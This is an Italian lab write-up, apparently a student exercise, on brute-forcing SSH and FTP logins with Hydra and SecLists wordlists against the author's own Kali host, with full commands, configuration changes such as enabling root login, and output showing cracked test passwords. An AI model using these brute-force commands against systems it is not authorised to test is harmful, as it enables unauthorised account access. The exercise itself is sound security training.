Van Zwam Arjen

Presentation 2023

AUTHENTICATION CRACKING CON HYDRA

#ByteRebels

TRACCIA

Si ricordi che la configurazione dei servizi costituisce essa stessa una parte integrante dell'esercizio. L’esercizio di oggi ha un duplice scopo:

- Fare pratica con Hydra per craccare l’autenticazione dei servizi di rete.
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.

L’esercizio si svilupperà in due fasi:

- Una prima fase dove insieme vedremo l’abilitazione di un servizio SSH e la relativa sessione di cracking dell’autenticazione con Hydra.
- Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

Tool utilizzati

Service SSH

Il servizio SSH (Secure Shell) è un protocollo di rete che consente la comunicazione sicura e crittografata tra dispositivi remoti.

Wordlist Seclists

La "wordlist" di SecLists è una raccolta di elenchi di parole o di dati utilizzati per scopi di sicurezza informatica

Hydra

Hydra è progettato per eseguire attacchi di forza bruta o attacchi di dizionario su vari protocolli di autenticazione, al fine di testare la sicurezza di password o credenziali.

Creazione account

01

Ho creato un account test e test_user nel quale effettueremo poi i bruteforce coi dizionari.
sudo adduser test_user

02

Ho dunque attivato il servizio ssh, Il servizio SSH fornisce un meccanismo per l'accesso remoto a un sistema informatico e consente di eseguire comandi da remoto come se si fosse fisicamente presenti sulla macchina.
sudo service ssh start

03

Quindi, modificato il file sshd_config per abilitare l'accesso all'amministratore.
sudo nano sshd_config

```
┌──(nejra㉿kali)-[~]
└─$ sudo adduser test_user
[sudo] password di nejra:
info: Aggiunta dell'utente «test_user» ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Aggiunta del nuovo gruppo «test_user» (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creazione della directory home «/home/test_user» ...
info: Copia dei file da «/etc/skel» ...
Nuova password:
Reimmettere la nuova password:
passwd: password aggiornata correttamente
Modifica delle informazioni relative all'utente test_user
Inserire il nuovo valore o premere INVIO per quello predefinito
        Nome completo []: Kali
        Stanza n° []: 2
        Numero telefonico di lavoro []: nonloso
        Numero telefonico di casa []: nonloso
        Altro []: no
Le informazioni sono corrette? [S/n] s
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Aggiunta dell'utente «test_user» al gruppo «users» ...

┌──(nejra㉿kali)-[~]
└─$ sudo service ssh start

┌──(nejra㉿kali)-[/etc/ssh]
└─$ sudo nano sshd_config
```

Abilitazione accesso root

PermitRootLogin
Bisognerà modificare la voce PermitRootLogin come in figura.

Il file da editare si trova nella directory:
/etc/ssh
Il file è **sshd_config**

Connessione ssh

Provo a verificare che effettivamente l'utente sia stato creato con successo e provo ad effettuare il login con la pass creata in precedenza

```
┌──(nejra㉿kali)-[/etc/ssh]
└─$ ssh test_user@192.168.1.234
test_user@192.168.1.234's password:
Linux kali 6.6.9-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.9-1kali1 (2024-01-08) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

```
┌──(test_user㉿kali)-[/home]
└─$ ls
nejra  test_user
```

Configurazione hydra

Bisognerà configurare **hydra** per provare ad auto-attaccarci e verificare che effettivamente la password ed il nome utente sono **MOLTO** fragili

```
┌──(nejra㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/Common-Credentials/top-passwords-shortlist.txt 192.168.1.234 -t 4 ssh

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-04 14:08:06
[DATA] max 4 tasks per 1 server, overall 4 tasks, 560 login tries (l:20/p:28), ~140 tries per task
[DATA] attacking ssh://192.168.1.234:22/
```

Ho inserito il comando:

hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Pasmmon-Credentials/top-passwords-shortlist.txt 192.168.1.234 -t 4 ssh


Dove:

-L definisce la directory del dizionario per l'account

-P definisce la directory del dizionario per le password

-t indica il n° di connessioni in parallelo (default: 16)

Lascio agire il Bruteforce..



Credenziali
trovate

Risultati

Ho fatto due prove:
1) la prima prova è stata eseguita **CONOSCENDO** il nome utente MA non la password usando un dizionario standard, non ho potuto concludere il test poiché ci volevano 55 ore.
2) L'altra prova è stata realizzata con dizionari "**leggeri**" dove per trovare le credenziali corrette ci ha messo poco

1)

```
[ERROR] could not connect to ssh://(null):22 - Hostname required

┌──(nejra㉿kali)-[~/kali-wordlists/dirb]
└─$ hydra -l test_user -P /home/nejra/kali-wordlists/dirbuster/directory-list-2.3-small.txt 192.
-t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
rganizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics any

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-04 12:58:50
[DATA] max 4 tasks per 1 server, overall 4 tasks, 87663 login tries (l:1/p:87663), ~21916 tries
[DATA] attacking ssh://192.168.1.234:22/
[STATUS] 41.00 tries/min, 41 tries in 00:01h, 87622 to do in 35:38h, 4 active
[STATUS] 28.00 tries/min, 84 tries in 00:03h, 87579 to do in 52:08h, 4 active
[STATUS] 26.29 tries/min, 184 tries in 00:07h, 87479 to do in 55:29h, 4 active
[STATUS] 25.67 tries/min, 385 tries in 00:15h, 87278 to do in 56:41h, 4 active
[STATUS] 25.94 tries/min, 804 tries in 00:31h, 86859 to do in 55:50h, 4 active
[STATUS] 25.96 tries/min, 1220 tries in 00:47h, 86443 to do in 55:31h, 4 active
[STATUS] 25.78 tries/min, 1624 tries in 01:03h, 86039 to do in 55:38h, 4 active
[STATUS] 25.87 tries/min, 2044 tries in 01:19h, 85619 to do in 55:10h, 4 active
```

2)

```
nejra@kali: ~
File  Azioni  Modifica  Visualizza  Aiuto

┌──(nejra㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/Co
mmon-Credentials/top-passwords-shortlist.txt 192.168.1.234 -t 4 ssh

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service o
rganizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-04 14:08:06
[DATA] max 4 tasks per 1 server, overall 4 tasks, 560 login tries (l:20/p:28), ~140 tries per task
[DATA] attacking ssh://192.168.1.234:22/
[STATUS] 40.00 tries/min, 40 tries in 00:01h, 520 to do in 00:14h, 4 active
[22][ssh] host: 192.168.1.234   login: test   password: testpass
[STATUS] 38.33 tries/min, 115 tries in 00:03h, 445 to do in 00:12h, 4 active
[STATUS] 35.43 tries/min, 248 tries in 00:07h, 312 to do in 00:09h, 4 active
[STATUS] 32.50 tries/min, 390 tries in 00:12h, 170 to do in 00:06h, 4 active
[22][ssh] host: 192.168.1.234   login: test_user   password: testpass
1 of 1 target successfully completed, 2 valid passwords found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-04 14:24:19

┌──(nejra㉿kali)-[~]
└─$
```

TRACCIA 2

Per la seconda parte dell’esercizio, scegliete un servizio da configurare e poi provate a craccare l’autenticazione con Hydra.

- Se optate per il servizio ftp, potete semplicemente installarlo con il seguente comando: sudo apt-get install vsftpd

- E poi avviare il servizio con: service vsftpd start

Configurazioni iniziali

Installazione vsftpd

Bisognerà installare il servizio dando come comando sul terminale: **sudo apt-get install vsftpd**

File vsftpd.conf

Ho editato il file /etc/**vsftpd.conf** togliendo dai commenti delle righe **importanti**, tra cui:

local_enable=YES

anonymous_enable=NO

write_enable=YES

chroot_list_enable=YES

chroot_list_file=/etc/vsftpd.chroot_list

File /etc/vsftpd.chroot_list

Dopo, ho creato il file **vsftpd.chroot_list** dove, all'interno ho inserito gli utenti che avranno i permessi per accedere al servizio ftp

Controlli

Restart servizio vsftpd

Bisognerà restartare il servizio dando:
service vsftpd restart


Controllo

Ho controllato poi che ci fosse qualcuno in ascolto nella porta 21:
netstat -nat |grep 21

```
┌──(nejra㉿kali)-[~]
└─$ netstat -nat |grep 21
tcp        15      0 192.168.1.234:54470     192.168.1.234:21        CLOSE_WAIT
tcp6        0      0 :::21                   :::*                    LISTEN
```

Test manuale

In manuale infatti, l'accesso ci sarà



HYDRA

Test manuale
In manuale infatti, l'accesso ci sarà

Lancio di Hydra

Bisognerà avviare il bruteforce sul servizio ftp col comando:
hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/Common-Credentials/top-passwords-shortlist.txt 192.168.1.234 -t 16 ftp

```
┌──(nejra㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/Common-Cred
entials/top-passwords-shortlist.txt 192.168.1.234 -t 16 ftp

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-04 15:32:58
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session fou
nd, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 560 login tries (l:20/p:28), ~35 tries per task
[DATA] attacking ftp://192.168.1.234:21/
[21][ftp] host: 192.168.1.234   login: test   password: testpass
[STATUS] 309.00 tries/min, 309 tries in 00:01h, 251 to do in 00:01h, 16 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-04 15:34:56
```